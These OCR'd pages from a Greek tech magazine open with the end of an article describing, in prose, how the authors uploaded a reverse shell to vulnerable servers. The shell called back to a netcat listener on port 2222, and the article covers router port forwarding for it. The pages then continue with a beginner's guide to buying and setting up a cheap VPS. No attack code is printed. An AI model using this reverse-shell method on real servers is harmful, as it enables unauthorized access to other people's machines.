
server ταυτόχρονα. Κάτι τέτοιο θα γινόταν εύκολα από το πρόγραμμά μας, απαιτώντας από τον χρήστη να δηλώνει κι ένα νέο port, για κάθε ευπαθή server. Ωστόσο η ιδέα του να γεμίσουμε την επιφάνεια εργασίας με πολλαπλά στιγμιότυπα του netcat δεν μας άρεσε. Τ' ομολογούμε: Τέτοιες χαοτικές καταστάσεις δεν μας αρέσουν καθόλου!

Στη γραμμή 129 καλούμε το shell, ώστε να εκτελεστεί και να συνδεθεί στο μηχάνημά μας. Το shell που ανεβάσαμε θα προσπαθήσει να συνδεθεί στο port 2222 και κατά συνέπεια θα του απαντήσει το netcat. Το 'Cache-Control' => 'max-age=0' προσθέτει στο αίτημα προς τον server μια ειδική κεφαλίδα (header). Αυτή προσδιορίζει ότι δεν θέλουμε την προσωρινά αποθηκευμένη σελίδα (από την cache), αλλά τη νεότερη δυνατή εκδοχή της. Έτσι, θα εκτελεστεί το shell και θα αποκτήσουμε πρόσβαση στη γραμμή εντολών του απομακρυσμένου server!

Είναι μάλλον αυτονόητο, αλλά για να δουλέψουν σωστά όσα περιγράφουμε πρέπει να κάνουμε μια μικρή ρύθμιση στον router μας. Συγκεκριμένα, εφόσον το netcat θα περιμένει συνδέσεις στο port 2222, θα πρέπει να ενεργοποιήσουμε το port forwarding στον router και να προωθήσουμε το port 2222 στον υπολογιστή μας...

Για να μην ξεχνιόμαστε...

Τελειώνοντας, να σημειώσουμε πως το shell που ανεβάσαμε σε κάθε στόχο σβήστηκε αμέσως μόλις αποκτήσαμε πρόσβαση. Επιπρόσθετα, κλείσαμε αμέσως το τερματικό από το οποίο είχαμε αποκτήσει την πρόσβαση. Σκοπός μας δεν ήταν να προξενήσουμε κάποιου είδους ζημιά ή αναστάτωση. Όπως επανειλημμένα έχει αναφερθεί στο περιοδικό, κάτι που δεν μας ανήκει *δεν* έχουμε δικαίωμα να το πειράζουμε. Εξάλλου, η αλαζονεία των τυπάδων που μπαίνουν σε ξένα μηχανήματα και προξενούν ζημιές για την πλάκα τους, δείχνει μόνο το πόσο κοντόφθαλμοι και στενόμυαλοι είναι. Ας συνεχίσουν έτσι και θα το βρουν μπροστά τους. Και θα φροντίσει η ίδια η ζωή γι' αυτό.



Skill:
Beginner

Tags:
VPS, virtualization, virtual machines, servers, Ubuntu

VPS

first contact

(μέρος 1 από 2)

by GiannouG


Διανομές Linux που εκτελούνται ταυτόχρονα και μοιάζουν να μοιράζονται τον ίδιο πυρήνα. Εγκατάσταση Linux που θυμίζει μια απλή αντιγραφή αρχείων και στην πράξη είναι ακριβώς αυτό. Ιδεατοί server, με χειροπιαστές ικανότητες και χωρίς ωράριο. Θέλετε τίποτα άλλο;

Λίγο-πολύ όλοι έχουμε χρησιμοποιήσει κάποιο web host, για τη σελίδα μας στο Internet. Υπάρχουν ορισμένες φτηνές υπηρεσίες, με κόστος μόλις 5€ το μήνα, που επιτρέπουν να ανεβάσει κανείς οποιαδήποτε σελίδα (γραμμένη σε γλώσσες από την PHP μέχρι την Perl) και να είναι διαθέσιμη στο web μέσα σε δευτερόλεπτα. Αυτές οι υπηρεσίες συνιστούν τις φτηνότερες, ευκολότερες και ταχύτερες λύσεις για να «βγει» κανείς στο Διαδίκτυο. Τι θα λέγατε όμως αν καταφέρναμε να έχουμε τις σελίδες μας στο Internet και να ελέγχουμε πλήρως το server που τις δημοσιεύει, με τα ίδια ή και λιγότερα χρήματα;

Σε αυτό και στο επόμενο άρθρο, που θα δημοσιευτεί στο deltaHacker 006, θα μιλήσουμε για το πώς μπορούμε να βρούμε την ιδανική εταιρεία VPS (virtual private server) αλλά και πώς μπορούμε να φέρουμε το VPS στα μέτρα μας. Τι πρέπει να προσέχουμε κάθε φορά; Πώς θα επιλέξουμε το σωστό VPS, για τις ανάγκες μας; Ποιο λειτουργικό να του βάλουμε και πώς να το ρυθμίσουμε, ώστε να σερβίρει τις δικές μας σελίδες; Με λίγα λόγια, θ' ασχοληθούμε με την εύρεση, την αγορά και τη ρύθμιση του δικού μας VPS για web hosting!

Αυτό που κάνει στην ουσία ένας VPS host server είναι να τρέχει πολλά διαφορετικά συστήματα Linux, πάνω στο δικό του πυρήνα (kernel).

Όλα ωραία και καλά, θα πει κανείς, αλλά τι στο καλό είναι αυτοί οι VPS, για τους οποίους μιλάμε τόση ώρα; Ας ξεκινήσουμε από τα βασικά. Τα αρχικά VPS προέρχονται από τις λέξεις Virtual Private Server. Ουσιαστικά, πρόκειται για εικονικές μηχανές οι οποίες ωστόσο δεν μοιάζουν και πολύ με αυτές που έχουμε (;) συνηθίσει να φτιάχνουμε με εφαρμογές όπως το VMware ή το Virtualbox. Οι host server, στους οποίους φιλοξενούνται οι VPS, επίσης δεν έχουν VMWare ή VirtualBox. Σ' αυτούς τους server τρέχουν ειδικές εφαρμογές virtualization, οι οποίες αποτελούν κομμάτι του πυρήνα (kernel) του συστήματος! Οι εν λόγω εφαρμογές δεν εξομοιώνουν πλήρως το hardware των VPS αλλά χρησιμοποιούν εν μέρει *και* το αληθινό hardware του υπολογιστή που τις τρέχει (host server). Γι' αυτούς τους λόγους, οι VPS αναφέρονται και ως containers. Όλα αυτά όμως αποτελούν λεπτομέρειες που σπάνια θα μας απασχολούν...



Εμείς προτιμάμε την πλατφόρμα του OpenVZ, για τον host server στον οποίο θα βρίσκεται ο δικός μας VPS. Εδώ που τα λέμε, βέβαια, δεν θα άλλαζε τίποτα στην περίπτωση του Xen ή του KVM. Οι διαφορές είναι πολύ μικρές και είναι αδύνατο για έναν πρωτάρη να τις εντοπίσει.

The-really-cheap-VPS quest

Όπως καταλαβαίνετε, θα προσπαθήσουμε να εντοπίσουμε την καλύτερη δυνατή προσφορά. Δεν θα είχε πολύ νόημα άλλωστε να δώσουμε περισσότερα χρήματα απ' όσα θα δίναμε σε κάποιον web host, εφόσον πρόκειται να κάνουμε την ίδια δουλειά και μόνο. Ευτυχώς για μας, η αναζήτηση φτηνών VPS απασχολεί πολύ κόσμο και υπάρχουν αρκετές (και χρησιμότατες) πηγές ενημέρωσης. Μέχρι πριν από λίγες εβδομάδες, η κύρια πηγή προσφορών και ειδήσεων για φθηνούς VPS, ήταν το Low End Box (`lowendbox.com`). Δυστυχώς, ο ιδιοκτήτης και μόνος αρθρογράφος του site, μετά από τέσσερα χρόνια αποφάσισε ότι δεν τον ενδιαφέρει πλέον το ζήτημα και κάπως έτσι μας άφησε στα κρύα του λουτρού. Ας ευχηθούμε να αλλάξει γνώμη και να συνεχίσει, καθώς αποτελεί ένα απ' τα πλέον διάσημα site της κατηγορίας.

Μια ακόμα καλή πηγή προσφορών και νέων είναι το Web Hosting Talk (www.webhostingtalk.com). Πρόκειται για forum με θέματα γύρω από το web hosting γενικότερα, για server αλλά και για VPS. Οι εταιρίες του χώρου ανεβάζουν καθημερινά τις προσφορές τους σε αυτό το site και, χάρη στις λειτουργίες που προσφέρει ένα forum, οι χρήστες μπορούν να σχολιάζουν αμέσως την εταιρία, την προσφορά της, τα τυχόν προβλήματα που ενδέχεται να έχουν συναντήσει μαζί της στο παρελθόν και πάει λέγοντας.

Πάντως, το πολύ φθηνό είναι σπάνια καλό, ενώ και οι απάτες είναι επίσης στο πρόγραμμα! Κλασικό παράδειγμα αποτελούν οι εταιρείες που εμφανίζονται από το πουθενά, δίνουν μια πολύ καλή προσφορά και μόλις μαζέψουν αρκετά χρήματα χάνονται πίσω από ένα ανελέητο connection refused, κάποιο «404 Not Found» και άλλα τέτοια... Ευτυχώς, οι εταιρείες αυτού του είδους ξεσκεπάζονται αμέσως από τα μέλη του Low End Box και του Web Hosting Talk. Άλλωστε, όταν βλέπουμε προσφορά για server με 2GB RAM για μόλις $5 το μήνα, πρέπει να το ψυλλιαζόμαστε: It's too good to be true!


Μολαταύτα, υπάρχουν ορισμένες εταιρείες που δραστηριοποιούνται πολλά χρόνια στο χώρο και προσφέρουν αρκετά καλές υπηρεσίες, αν λάβουμε υπόψη το χαμηλό τους κόστος. Από προσωπική εμπειρία μπορώ να πω ότι η QuickWeb (`www.quickweb.co.nz`) προσφέρει πολύ καλή ποιότητα υπηρεσιών, χωρίς κολλήματα και με τεχνική υποστήριξη που θα ζήλευαν πολλές ακριβές εταιρείες. Το πακέτο που χρησιμοποιώ περιλαμβάνει VPS με 256MB RAM, 384MB burst[1], 10GB αποθηκευτικού χώρου και 250GB bandwidth με μόλις $35,88 το χρόνο. Για εμάς που δεν τα πάμε καλά με το συνάλλαγμα, αυτό μεταφράζεται σε μόλις 27,24€, για έναν ολόκληρο χρόνο[2]! (Σ.τ.Ε. Χρμφ, καλά είναι, αλλά it ain't Linode :D)

Μία ακόμα εταιρεία στην οποία ήμουν πελάτης στον παρελθόν είναι η

1. Κάτι σαν swap, αλλά αρκετά πιο περίπλοκο.
2. Αντίστοιχη, απλή εταιρεία web hosting θα ήθελε περίπου 50€ για ένα χρόνο.

BuyVM (http://buyvm.net). Ο Francisco, ο άνθρωπος πίσω από αυτή τη μικρή εταιρεία, τρέχει ο ίδιος σε datacenter, ρυθμίζει τους server του από κοντά, έχει δική του διανομή Linux για τους πελάτες και, με λίγα λόγια, έχει μεράκι. Η δουλειά του είναι ιδιαίτερα προσεγμένη και οι server του δεν είναι παραφορτωμένοι με πελάτες. Οι τιμές της BuyVM είναι ακόμη καλύτερες από αυτές της QuickWeb. Με μόλις $3.50 το μήνα μπορεί να κάνεις δικό σου έναν VPS με 256MB RAM και burst στα 512MB, 30GB χώρου και 1TB bandwidth.

Στην περίπτωση που δεν βρει κανείς καλές προσφορές στα Low End Box και Web Hosting Talk, αξίζει να ρίξει μια ματιά στις δύο παραπάνω εταιρείες. Βέβαια, πρέπει να τονίσουμε ότι η αναφορά σε αυτές τις δύο έγινε με βάση την προσωπική εμπειρία του γράφοντα και γίνεται με κάθε επιφύλαξη!



Εδώ βλέπουμε το περιβάλλον διαχείρισης της QuickWeb. Μέσα από το panel μπορούμε να ελέγξουμε πλήρως το νέο μας VPS!

Τα βασικά


Όπως είπαμε προηγουμένως, το VPS αποτελεί ένα είδος virtual machine και κατά την αγορά του μας δίνεται ένα username κι ένα password. Με αυτά μπορούμε να συνδεθούμε σε ειδική εφαρμογή του host server, από όπου μπορούμε να κλείσουμε το VPS, να το ανοίξουμε, να το επανεκκινήσουμε, να εγκαταστήσουμε κάποιο λειτουργικό και πολλά άλλα. Μοιάζει αρκετά με το περιβάλλον διαχείρισης των VMWare και VirtualBox, οπότε

οποιαδήποτε εμπειρία από αυτές τις εφαρμογές θα σας βοηθήσει πολύ. Επίσης, ανάλογα με την εταιρεία και το πακέτο, προσφέρεται ενίοτε και η δυνατότητα να κρατήσουμε snapshot του server!

Όταν μιλάμε για εγκατάσταση λειτουργικού σε ένα VPS, μη φαντάζεστε ότι μπορούμε να εγκαταστήσουμε οτιδήποτε θέλουμε, όπως σε ένα κλασσικό virtual machine. Κάθε εταιρεία διαθέτει μερικά προ-εγκατεστημένα λειτουργικά συστήματα, γνωστά και ως templates, που μπορεί κανείς να φορέσει στο VPS του[3]. Σε αυτά συγκαταλέγονται συνήθως το Debian, το Ubuntu, το CentOS, το Arch Linux, το Fedora αλλά και διάφορες άλλες, λιγότερο διαδεδομένες διανομές, όπως το Scientific Linux. Με άλλα λόγια, το λειτουργικό που μπορούμε να εγκαταστήσουμε στο VPS μας εξαρτάται από τα διαθέσιμα templates και κατ’ επέκταση από τον εκάστοτε πάροχο. Αρκετές εταιρείες μπορούν να προσθέσουν στα template σχεδόν οποιαδήποτε διανομή ζητήσει ο πελάτης και η σχετική διαδικασία ολοκληρώνεται εντός λίγων ωρών.

Το λειτουργικό


Όταν σκέφτεται κάποιος ποια διανομή είναι καταλληλότερη για ένα server, το μυαλό του πάει αμέσως στο Debian ή και στο CentOS. Πολύ καλές επιλογές και οι δύο, μια που μιλάμε για αρκετά σταθερές και δοκιμασμένες διανομές. Εμάς όμως δεν μας ενδιαφέρουν. Ο δικός μας server θέλουμε να κάνει βασικές δουλειές και κυρίως να σερβίρει απλά μερικές σελίδες. Επομένως, μπορούμε κάλλιστα να βάλουμε το δημοφιλές και εύχρηστο Ubuntu -- ή τέλος πάντων όποια άλλη διανομή θέλουμε. Στο Ubuntu πάντως προσφέρονται πολλές ευκολίες, που το καθιστούν ιδανικό για τους αρχάριους.



Η λίστα με τα διαθέσιμα λειτουργικά που προσφέρει η QuickWeb. Πάρα πολλές επιλογές και πάρα πολλές διαθέσιμες εκδόσεις, για κάθε γούστο!

Για παράδειγμα, τα πακέτα της PHP και του lighttpd συνεργάζονται άψογα και αμέσως. Στο παρελθόν, ο lighttpd στο Debian χρειαζόταν ειδική χειροκίνητη ρύθμιση για να σερβίρει σωστά σελίδες με PHP. Αντίθετα, στο Ubuntu ο lighttpd ερχόταν έτοιμος να σερβίρει σελίδες σε PHP. Πλέον έχουν αλλάξει κάποια πράγματα, αλλά μικρές λεπτομέρειες σαν αυτές κάνουν το Ubuntu το τέλειο λειτουργικό για αρχάριους και για αυτούς

3. Μια αντιγραφή του προ-εγκατεστημένου root filesystem είναι, στην ουσία.



Αφού κατεβάσουμε το PuTTY, το μόνο που χρειάζεται να κάνουμε είναι να εισαγάγουμε τη διεύθυνση του νέου μας server και στη συνέχεια να πατήσουμε στο Open...

που δε θέλουν να μπλέκουν τόσο πολύ με τις ρυθμίσεις[4].

Λειτουργικό για το VPS επιλέγουμε κατά την αγορά του, αλλά μπορούμε ανά πάσα στιγμή να το αλλάξουμε. Όπως είπαμε προηγουμένως, αυτό γίνεται από το control panel του host server.

Πρώτα βήματα

Αφού επιλέξουμε κι εγκαταστήσουμε το λειτουργικό, έρχεται η ώρα να συνδεθούμε στο νέο μας εικονικό server! Φυσικά, η σύνδεση θα γίνει μέσω SSH. Για το λόγο αυτό, στα Windows θα χρειαστούμε κάποιο πρόγραμμα σαν το PuTTY. Από το Linux, η σύνδεση γίνεται πολύ πιο εύκολα, με το προγραμματάκι ssh της γραμμής εντολών.

Για να συνδεθούμε στον server μας, θα χρειαστεί να γνωρίζουμε τη διεύθυνση IP του. Αφού γίνει η σύνδεση, θα δώσουμε το όνομα χρήστη (σχεδόν πάντα πρόκειται για τον root) και στη συνέχεια τον αντίστοιχο κωδικό. Όλα τα παραπάνω αναγράφονται σε email που λαμβάνουμε αυτόματα όταν αγοράζουμε το VPS, από την εταιρία που κάνει το hosting.

